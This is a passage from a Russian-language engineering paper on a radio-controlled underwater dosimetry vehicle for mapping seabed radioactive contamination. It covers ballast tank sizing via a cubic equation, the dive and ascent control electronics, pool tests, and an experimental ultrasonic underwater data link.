Для решения задачи принимаем длину «танка» равной величине l , а соотношение между длиной «танка» и его радиусом зададим произведением $l = mr$ (m – целое число); $m_{\text{опт}}$ – оптимальное значение этого параметра, которое следует определить. Положим, что ПДК представляет собой цилиндр радиуса $R = 35$ см. и длиной L . Соотношение между длиной ПДК и его радиусом задаем в виде произведения $L = GR$, $G = 3 - 4$. Корпус подводного аппарата из дюралевого листа $\rho_{\text{Al}} = 2,7$ г/см³. Толщина корпуса аппарата и «танков» $d = 0,5$ см; плотность воды $\rho_{\text{вод}} = 1$ г/см³; $m_{\text{и.п.}}$ – масса дополнительного оборудования подводного аппарата и источников питания.

В основе оценки оптимального радиуса «танка» лежит равенство сил, определяемых весом оборудования подводного аппарата, включая вес двух «танков» балластных вод, заполненных водой, и выталкивающей лодку силой Архимеда $F_y = F_{\text{Ar}} \sin \varphi$, $F_{\text{Ar}} = \rho_{\text{в}} g h d S$, $\mathbf{n}$ – нормаль к поверхности (рис. 7).




Рисунок 7 – К вопросу об оценке оптимального радиуса «танка» балластных вод [The question of evaluating the optimal radius of the "tank" ballast water]

Для этого составляется уравнение равенства сил, решение которого для радиуса «танка» r_t и определяет искомый радиус. Введём обозначения: $[2\pi R^2 d \rho_{\text{Al}} (G+1) + 2m_{\text{и.п.}}]g$ – вес подводного аппарата; $4\pi r_t^2 d \rho_{\text{Al}} [m+1]g$ – вес пустых «танков»; $2\pi r_t^3 m \rho_{\text{в}} g$ – вес воды в «танках». Тогда при $h = R \sin \varphi$, $dF_y = \rho_{\text{в}} g R \sin \varphi \cdot ds$; $ds = L dl = GR dl$; $dl = \sqrt{dx^2 + dy^2} = dx \sqrt{1 + (dy/dx)^2}$, а уравнение кривой, описывающей контур дна подводного аппарата, определим уравнением окружности (1):

$$y^2 + x^2 = R^2, \quad (1)$$

что позволяет нам найти производную dy/dx при $x = R \cos \varphi$ (см. рис. 7), определить $dF_y = \rho_b R^2 L g \sin^2 \varphi d\varphi$ и, интегрируя по φ , $0 \leq \varphi \leq \pi$, найти $F_y = \rho_b R^2 L g \pi / 2$. Тогда уравнение относительно оптимального радиуса «танка» балластных вод будет иметь вид формулы (2):

$$[R^2 d\rho_{Al}(G+1) + m_{и.п.}/\pi] + 2r_T^2 d\rho_{Al}(m+1) + r_T^3 m \rho_b = \rho_b R^3 G / 4. \quad (2)$$

Таким образом, относительно радиуса «танка» балластных вод r_T получаем неполное кубическое алгебраическое уравнение (3):

$$r_T^3 + r_T^2 (2d\rho_{Al}(m+1))/m\rho_b + [R^2 d\rho_{Al}(G+1) + m_{и.п.}/\pi] / m\rho_b - \rho_b R^3 G / 4 m\rho_b = 0. \quad (3)$$

Полученное уравнение соответствует полному кубическому уравнению [6]: $x^3 + ax^2 + bx + c = 0$ при следующих значениях коэффициентов: $a = (2d\rho_{Al}(m+1))/m\rho_b$; $b = 0$; $c = [R^2 d\rho_{Al}(G+1) + m_{и.п.}/\pi - 0,25\rho_b R^3 G] / m\rho_b$. Решение уравнения (решение Кардано) находят следующим образом. Проводят замену переменной: $x = y - a/3$, получая уравнение (4):

$$y^3 + py + q = 0, \quad (4)$$

где $p = -a^2/3 + b$; $q = 2(a/3)^3 - ab/3 + c$; и находят его действительное решение:

$$y_1 = A + B; \quad A = \sqrt[3]{-\frac{q}{2} + \sqrt{Q}}, \quad B = \sqrt[3]{-\frac{q}{2} - \sqrt{Q}}, \quad Q = \left(\frac{p}{3}\right)^3 + \left(\frac{q}{2}\right)^2; \quad y_{2,3} = -\frac{A+B}{2} \pm i \frac{A-B}{2} \sqrt{3}.$$

Вычисляя параметры, окончательно находим действительное решение для радиуса «танка» r_T балластных вод как функцию параметра m при различной длине ПДК, зависящей от числа G (заданная величина), определяющего его длину L , формула (5):

$$r_T = y_1 - a/3 = A + B - a/3. \quad (5)$$

Величины радиусов r_T , вычисленных при различных значениях параметров m и G , приводятся в таблице 2, а на рисунке 8 – оптимальные значения радиусов r_T «танков», соответствующие оптимальным параметрам $m_{опт}$ для двух значений параметра G .

Таблица 2 – Зависимость радиуса «танка» r_T балластных вод от параметра m [Dependence of the radius r_T of the “tank” of ballast water on the parameter m]

m	$r_T(m, G = 3)$	$r_T(m, G = 4)$
2	22.02	24.503
3	19.202	21.387
4	17.415	19.4
5	16.136	17.978
6	15.155	16.888
7	14.368	16.014
8	13.718	15.292
9	13.166	14.68
10	12.691	14.151
11	12.271	13.689
12	11.905	13.279
13	11.575	12.912

Продолжение таблицы 2

m	$r_T(m, G = 3)$	$r_T(m, G = 4)$
14	11.276	12.584
15	11.005	12.28
16	10.756	12.004
17	10.528	11.75
18	10.316	11.515
19	10.12	11.297
20	9.937	11.094
21	9.766	10.904
22	9.605	10.726
23	9.454	10.588
24	9.311	10.399
25	9.176	10.249
26	9.047	10.107
27	8.926	9.972




Рисунок 8 – Зависимость радиуса r_T «танка» балластных вод от параметра m , определяющего длину «танка» l ($l = mr_T$) в зависимости от параметра G , определяющего длину подводного аппарата ($L = GR$), $G = 3$ (1); $G = 4$ (2) [Dependence of the radius r_T of the «tank» of ballast water on the parameter m which determines the length of the «tank» l ($l = mr_T$), depending on the parameter G which determines the length of the underwater vehicle ($L = GR$), $G = 3$ (1); $G = 4$ (2)]

Из таблицы 4 и рисунка 8 следует, что с ростом параметра m радиус «танка» уменьшается, а длина увеличивается. При некотором радиусе «танка» его длина может превысить длину ПДК, что недопустимо. Это и приводит к необходимости оптимизации радиуса «танка». Из рисунка 8 следует, что при длине ПДК $L = 140$ см ($G = 4$) оптимальное значение радиуса «танка», при котором будет иметь место равновесие сил, действующих на подводный аппарат, будет составлять $r_T = 14,68$ см ($m = 9$) (при длине «танков» $l = 133,2$ см). Оставляя длину «танков» неизменной, и, выбирая радиус «танка» большего значения, например, r_T при ($m = 8$), мы обеспечим условия доминирования веса подводного аппарата над архимедовой силой при заборе забортной воды в «танк», и лодка будет осуществлять погружение. Для полного обоснования стабилизации аппарата в подводном и надводном положениях необходимо ещё использовать условие равенства нулю суммы моментов относительно центра масс подводного аппарата, распределяя их таким образом, чтобы выполнялось условие: $\sum l_i m_i = 0$; $i = 1, 2, 3, \dots, N$, где l_i – расстояние от центра масс подводного аппарата до центра масс i -го элемента с массой m_i ; N – общее число элементов. Это условие обеспечит равновесие аппарата на плаву и не допустит его дифферент (при плавании подводной лодки постепенно нарушается равенство между ее весом и силой поддержания (плавучести). Изменяется также вес носа и кормы относительно друг друга, что приводит к возникновению дифферентов).

Электронная схема электронных модулей управления узла погружения/всплытия радиоуправляемого ПДК приведена на рисунке 9, где

1 – электромагнитный клапан для выхода воздуха из первого «танка» при поступлении в него балластных вод (при погружении); 2 – электромагнитный клапан для выхода воздуха из второго «танка» также при заполнении его балластными водами (при погружении); 3 – электромагнитный клапан для выхода воды из первого «танка» балластных вод при вытеснении воды из «танка» (при всплытии); 4 – электромагнитный клапан для выхода воды из второго «танка» балластных вод также при её вытеснении (при всплытии); 5 – электромагнитный клапан, открывающий подачу воздуха из газгольдера (при всплытии); 6, 14, 15 – повышающий конвертер тока XL6009E1; 7 – восьмиканальный DC 5. В релейный модуль 8 – Hc-12 433 МГц Si4463 беспроводной модуль; 9, 10 – датчик расхода воды; 11 – микроконтроллер MEGA 2560; 12 – литиевая батарея; 13 – выключатель; 16, 18 – насосы забора балластных вод; 17 – драйвер (управляющая программа работы) двигателя.




Рисунок 9 – Схема электронных модулей радиоуправляемого ПДК [Diagram of electronic modules of the radio-controlled underwater dosimetry complex]

Схема пульта управления подводного аппарата приведена на рисунке 10. Принципиальная схема пульта электронного оборудования управления узлом погружения/всплытия радиоуправляемого ПДК состоит из следующих элементов: 19 – батарея питания; 20 – выключатель; 21 – микроконтроллер; 22 – понижающий конвертер тока LM2596; 23 – Hc-12 433 МГц Si4463 беспроводной модуль; 24 и 25 – потенциометры.




Рисунок 10 – Схема пульта управления ПДК [Diagram of the control panel of the underwater dosimetry complex]

Управление узлом подводного аппарата осуществляется следующим образом. Подводный аппарат выполняет задачу погружения/всплытия через команду, которую получает через пульт управления по радиоканалу или через систему ультразвуковых детекторов (см. ниже). Пульт управления имеет два потенциометра (см. поз. 24, 25 рис. 10). Потенциометр (см. поз. 24 рис. 10) дает команду погружения, далее эта команда передается с помощью микроконтроллера через передатчик (см. поз. 23 рис. 10) по радиоканалу к ПДК. После того, как подводный аппарат получил команду погружения через приемник (см. поз. 8), микроконтроллер (см. поз. 11 рис. 9) в то же время обрабатывает информацию и выдает определенные сигналы через релейный модуль (см. поз. 7 рис. 9) для открытия электромагнитных клапанов (см. поз. 1, 2 рис. 9) и выхода воздуха из первого и второго «танков» и одновременно дает сигналы через драйвер двигателя (см. поз. 17 рис. 9). Насосы (см. поз. 16, 18 рис. 9) забора балластных вод включаются, и расходомеры рассчитывают определенное количество воды, после чего выключают насосы автономно. В результате работа погружения ПДК выполнена.

Потенциометр (см. поз. 25 рис. 10) дает команду всплытия, эта команда передается с помощью микроконтроллера через передатчик (см. поз. 23 рис. 10) по радио каналу к ПДК. После того, как подводный аппарат получил команду всплытия через приемник (см. поз. 8 рис. 9), микроконтроллер (см. поз. 11 рис. 9) в то же время обработает информацию и выдаст определенные сигналы через релейный модуль (см. поз. 7 рис. 9) для открытия электромагнитного клапана (см. поз. 3, 4 рис. 9) для выхода воды из первого и второго «танков», открытия электромагнитного клапана (см. поз. 5 рис. 9) и выхода воздуха из газгольдера. В это время таймер рассчитает определенное время, чтобы выключить все электромагнитные клапаны. В результате работа всплытия ПДК выполнена. Блок-схема работы управляющей аппаратурой при выполнении процедур: погружение/всплытие приведена на рисунке 11, где приняты следующие обозначения: n – полученное значение на потенциометре по радиоканалу (0 – 255), L – объем «танка» на литр, $K1$ – клапан на выходе воздуха в первом «танке», $K2$ – клапан на выходе воздуха во втором «танке», $K3$ – клапан на выходе воды в первом «танке», $K4$ – клапан на выходе воды во втором «танке», $K5$ – клапан на входе воздуха в газгольдере, $H1$ – насос для входа воды в первом «танке», $H2$ – насос для входа воды во втором «танке».




Рисунок 11 – Блок-схема узла управления процессов погружения/всплытия ПДК [Block diagram of the control unit for the processes of immersion / ascent of an underwater dosimetry complex]

На рисунке 12 приведен общий вид условий проведения эксперимента, демонстрирующего погружение и всплытие ПДК в техническом бассейне. При проведении испытаний подводного аппарата обнаруживается дифферент в области расположения редуктора. На газгольдере пробка для выпуска воздуха (см. поз. 13 рис. 6 б), заменена краном (см. поз. 2 рис. 6 б).



Рисунок 12 – Условия проведения эксперимента, демонстрирующего погружение и всплытие макета аппарата в техническом бассейне [Conditions for the experiment demonstrating the immersion and ascent of the apparatus model in the technical pool]

На рисунке 13 – детали процесса: *а, б, в, г* – процесс погружения, на что указывает временной индикатор продолжительности видеоролик (сопровождается забором воды насосами и выходом воздуха из верхних патрубков, на что указывают пузырьки воздуха (*а, б, в*); этот процесс закончен на *г* – газгольдер полностью покрыт водой); *д, е, ж* – процесс всплытия (сопровождается интенсивным выбросом воды из нижних патрубков «танков» (*д, е*) и заканчивается шипением выходящего воздуха (*ж*) при дополнительной его подаче).




Рисунок 13 – Детали процесса погружения и всплытия ПДК [Details of the process of submersion and ascent of the underwater dosimetry complex]

Анализ результатов эксперимента

Результаты эксперимента полностью подтвердили идею работы узла подводного аппарата на погружение и всплытие, т.е. выбор методики погружение-всплытие; электронного блока управления процессами и оборудования, осуществляющего этот процесс. В дальнейшем, при разработке опытного образца ПДК, особое внимание следует обращать на балансировку аппаратуры и оборудования, что позволит исключить дифферент подводного аппарата. С этой же целью загрузку заборной воды

следует разместить в центре «танков», а патрубки выброса из «танков» забортной воды следует размещать с той и другой их стороны, что позволит исключить эффект реактивного движения подводного аппарата при таком эффективном выбросе воды, а сами же «танки» следует размещать по бокам подводного аппарата. Значительное внимание следует уделять выбору оборудования, например, насосам забортной воды, обращая внимание не только на их технические характеристики, определяемые ТУ изделия, но и реальной мощностью, а также продолжительностью их работы, что позволит исключить как дифферент подводного аппарата в воде, так и предотвратить его полное перевертывание. С этой целью, т.е. в случае отказа какого-либо важного узла, грозящего потерей аппарата, необходимо предусмотреть аварийное всплытие.

Передача информации

Предлагаемый способ связи с ПДК на основе ультразвуковых преобразователей, о чем говорилось ранее, позволит в реальном времени получать данные с датчиков, установленных на его борту, а также осуществлять дистанционное управление его положением под водой, в режиме реального времени, ориентируясь на показания эхолотов и данных детекторов ГЛОНАСС или GPS. Достоинством предложенного способа связи с подводным аппаратом является способность сохранять его мобильность при функционировании на большой глубине ввиду компактности ультразвуковых элементов, использующихся для осуществления связи.

При исследовании донной поверхности относительно её радиоактивного загрязнения, которое осуществляется с помощью ксенонового γ -спектрометра, детектора мощности дозы γ -излучения и измерения расстояния между подводным дозиметрическим комплексом (ПДК) и донной поверхностью, необходимо передавать информацию в режиме реального времени оператору, который располагается на берегу. Эта процедура осуществляется следующим образом. Результаты измерений, представляющие собой аналоговые сигналы, оцифровываются и передаются на ультразвуковой детектор, который предварительно выбирает оптимальное направление передачи сигнала между ПДК и буферным устройством, располагающимся на поверхности акватории и также содержащим ультразвуковой датчик. Далее сигнал (информация) с ультразвукового датчика буферного устройства кодируется и передаётся по радиоканалу на персональный компьютер (ПК) оператору, где и происходит её окончательная обработка. Для эффективной работы ультразвукового детектора, передающего информацию из подводного положения ПДК, необходимо использовать излучатели с резко выраженной диаграммой направленности* излучения (рис. 14), форма которой зависит от технологии изготовления детектора. Использование излучателей такого вида позволит увеличить дальность действия акустических волн без дополнительного увеличения мощности [7].




Рисунок 14 – Пример диаграммы направленности ультразвукового датчика прямого преобразователя [An example of a radiation pattern of a direct transducer ultrasonic transducer]

* Диаграмма направленности - это зависимость амплитуды акустического поля в дальней зоне от угла между акустической осью и направлением конкретного луча. Акустическая ось - геометрическая ось, проходящая через точку выхода преобразователя и служащая направлением, от которого отсчитываются угловые координаты, используемые для построения характеристики, направленности преобразователя. Центральная часть диаграммы, в пределах которой интенсивность изменяется от 1 до нуля, называют основным лепестком, в пределах которого заключается 80-85% энергии излучения.

Однако следует иметь в виду, что при распространении ультразвуковых волн в воде, как и в любой другой среде, имеют место некоторые ограничения, обусловленные как затуханием сигнала с расстоянием, так и потерей мощности излучения, вызванной перегревом ультразвукового генератора (детектора) в случае длительной непрерывной работы. Эффективная дальность распространения ультразвуковых волн в разных средах приведена в таблице 3 [8], из которой следует, что наиболее оптимальная частота f для ультразвуковых датчиков, используемых для достижения поставленной цели, должна составлять порядка 100 - 200 кГц.

Таблица 3 – Дальность распространения акустических волн [Acoustic wave propagation distance]

f , кГц	10	20	30	100	500	1000
Воздух, м	220	55	24	2,20	0,088	0,022
Вода, км	400	100	44	4	0,16	0,04
Резины и пластические материалы, см	1-100	1-20	~1	0	0	0

Более детально причины затухания ультразвука в воде рассмотрены ниже.

Для экспериментальной проверки основных характеристик ультразвукового канала связи был собран макет, структурная схема которого представлена на рисунке 15, а частотные характеристики системы излучатель – приемник приведены на рисунке 16.




Рисунок 15 – Структурная схема макета ультразвукового канала связи в водной среде на основе датчиков эхолота Lucky Fish Finder FF1108-1 (Китай) с углом излучения 45°, рабочей частотой 200 кГц и максимально возможным погружением (рабочей глубиной) на 100 м [Block diagram of a model of an ultrasonic communication channel in an aquatic environment based on the Lucky Fish Finder FF1108-1 echosounder sensors (China) with a radiation angle of 45°, an operating frequency of 200 kHz and the maximum possible immersion (operating depth) at 100 m]




Рисунок 16 – Экспериментальная амплитудно-частотная характеристика (АЧХ) ультразвуковой системы, состоящей из двух передающего и принимающего сигналы ультразвуковых детекторов, максимальное значение которых в области частот (пики) также наблюдаются на частотах 201,44 – 203,75 кГц (данные авторов) [Experimental amplitude-frequency characteristic (AFC) of an ultrasonic system, consisting of two transmitting and receiving signals of ultrasonic detectors, the maximum value of which in the frequency range (peaks) is also observed at frequencies 201.44 - 203.75 kHz (data of the authors)]

В макете была реализована возможность передачи цифрового сигнала через водную среду. Эксперимент проводился в водоеме, рядом с береговой линией. В процессе эксперимента ультразвуковые передатчик и приемник погружались в воду на глубину 50 см с изменением расстояния L между ними (см. рис. 15).

Передаваемый сигнал формировался виртуальным СОМ портом первого компьютера и использовался в качестве модулирующего сигнала для передаваемого ультразвукового преобразователя. УЗД – ультразвуковой драйвер питает частотно модулированным сигналом ультразвуковой преобразователь, находящийся в воде. Для приема сигнала использовался ультразвуковой преобразователь такого же типа. Принятый сигнал усиливался, детектировался и нормировался. Таким образом, на выходе приемного устройства формировался цифровой сигнал постоянной амплитуды, который принимался виртуальным СОМ портом второго компьютера.

Для работы ультразвукового передатчика требовался отдельный источник питания, в качестве которого при проведении испытаний использовался портативный источник питания power bank. Для работы ультразвукового приемника отдельный источник питания не требовался, на устройство подавалось питание от порта USB компьютера.

Конструкция ультразвукового передатчика позволила осуществлять передачу со скоростью 1200 Бод/с, но максимальное расстояние, на которое удавалось успешно передать информацию без существенных искажений, составило порядка 15 метров. При этом было необходимо точно направить ультразвуковые датчики друг на друга, ввиду их узкой диаграммы направленности. Скорость передачи, которую удалось получить, всё еще далека от теоретического максимума, в настоящий момент слабым местом является макет ультразвукового приемника, не способный декодировать сигнал на скорости более 1200 Бод/с, что решится доработкой его конструкции. Также для увеличения дальности передачи необходимо увеличить чувствительность ультразвукового приемника.

Работа системы «излучатель – приемник» характеризуется своей амплитудно-частотной характеристикой (АЧХ системы). Характерной особенностью АЧХ системы (см. рис. 16) является наличие резонансных пиков, максимальный из которых наблюдается в области частот 201,44-203,75 кГц, что обеспечит наибольшую дальность и наименьшую погрешность приема информации на этой частоте. В таблице 4 представлены зависимости погрешности $\varepsilon(L)$ от расстояния L при передаче сигнала между передатчиком и приемником. Ошибкой считался неверно, декодированный приемником символ, который при приеме возникает из-за искажения сигнала по причине многочисленных переотражений его от донной поверхности и поверхности воды, а также в условиях, когда амплитуда принимаемого сигнала находится на границе чувствительности приемника.

Таблица 4 – Зависимости погрешности $\varepsilon(L)$, как функции расстояния L при передаче сигнала между передатчиком и приемником [Dependences of the error $\varepsilon(L)$ as a function of the distance L during signal transmission between the transmitter and the receiver]

Расстояние L , м	$\varepsilon(L)$, %
1	2 %
3	1 %
5	1 %
7	5 %
9	15 %
11	19 %
13	27 %
15	35 %
17	95 %

Максимальное расстояние передачи можно значительно увеличить, повысив чувствительность приемника, а также мощность передатчика. Очевидно, что при работе на глубине, т.е. вдали от береговой линии и границе раздела сред воздух-вода подобные эффекты будут исключены, чувствительность приёма существенно повысится, а погрешность регистрации полезного сигнала уменьшится. Кроме того, чтобы уменьшить возможное отражение сигналов от металлической поверхности ПДК её, согласно данным таблицы 3, целесообразно покрыть слоем резины, что позволит повысить чувствительность детекторов и уменьшит погрешность при передаче информации. Так как средством передачи информации в данном случае выбран ультразвук, распространяющийся в воде, то для оценки скорости передачи данных и максимального расстояния необходимо знать такие параметры среды как скорость распространения звука и затухание амплитуды звуковой волны с расстоянием. Передача информации в водной среде с помощью ультразвука имеет некоторые особенности, которые имеют разную степень влияния на процесс передачи. К таким особенностям относятся – зависимость скорости распространения ультразвуковой волны от температуры, уровня солености воды, глубины; реверберация волн*. Эффект Доплера – изменение частоты при движении передатчика и приемника относительно друг друга, или при наличии течений, учитывать не будем, поскольку в момент передачи информации не предполагается передвижение ни ПДК, ни буферного устройства, а течение отсутствует.

Затухание ультразвуковых волн в водной среде обусловлено несколькими факторами. При распространении сферической волны площадь ее фронта увеличивается пропорционально квадрату расстояния, соответственно энергия, приходящаяся на единицу площади фронта, убывает пропорционально квадрату расстояния от излучателя. Кроме того падение интенсивности также происходит за счет теплопроводности, рассеяния на неоднородностях среды, и внутримолекулярных процессов. Реальная среда обладает трением, на преодоление которого тратится часть звуковой энергии. Потери энергии, обусловленные наличием трения или вязкости, называют поглощением. Таким образом, вследствие поглощения, часть звуковой энергии переходит в тепловую, постоянную на каждой единице пути, проходимого звуком. Полное затухание, с учетом поглощения и расширения фронта волны без учета её анизотропии, обусловленной диаграммой направленности, излучения описывается формулой (6) [7, 9]:

$$I_r = \frac{I_0}{4\pi r^2} e^{-\delta r}. \quad (6)$$

Коэффициент поглощения δ , согласно классической теории затухания, учитывающей лишь сдвиговую вязкость [7, 9], обусловленный внутренним трением между частицами или сдвиговой вязкостью, определяется по формуле (7):

$$\delta = \frac{2}{3} \frac{\omega^2 \gamma}{\rho c^3}, \quad (7)$$

где ω – частота ультразвука;

c – скорость звука;

ρ – плотность среды;

*Реверберация волн – процесс постепенного уменьшения интенсивности звука при его многократных отражениях. Реверберация акустических волн приводит к искажению принятого сигнала, вследствие переотражений акустических волн от границы раздела сред и неоднородностей, которые действуют как помехи. Поэтому для обеспечения уверенного приема необходимо учитывать этот эффект, передавая информацию с паузами между сообщениями. Длительность пауз выбирается достаточной, для затухания переотраженного сигнала ниже уровня полезного сигнала.

γ – коэффициент внутреннего трения или коэффициент вязкости среды ($\gamma = \nu \times \rho$, ν – кинематическая вязкость).

Общая структурная схема передачи данных из подводного дозиметрического комплекса на ПК оператора

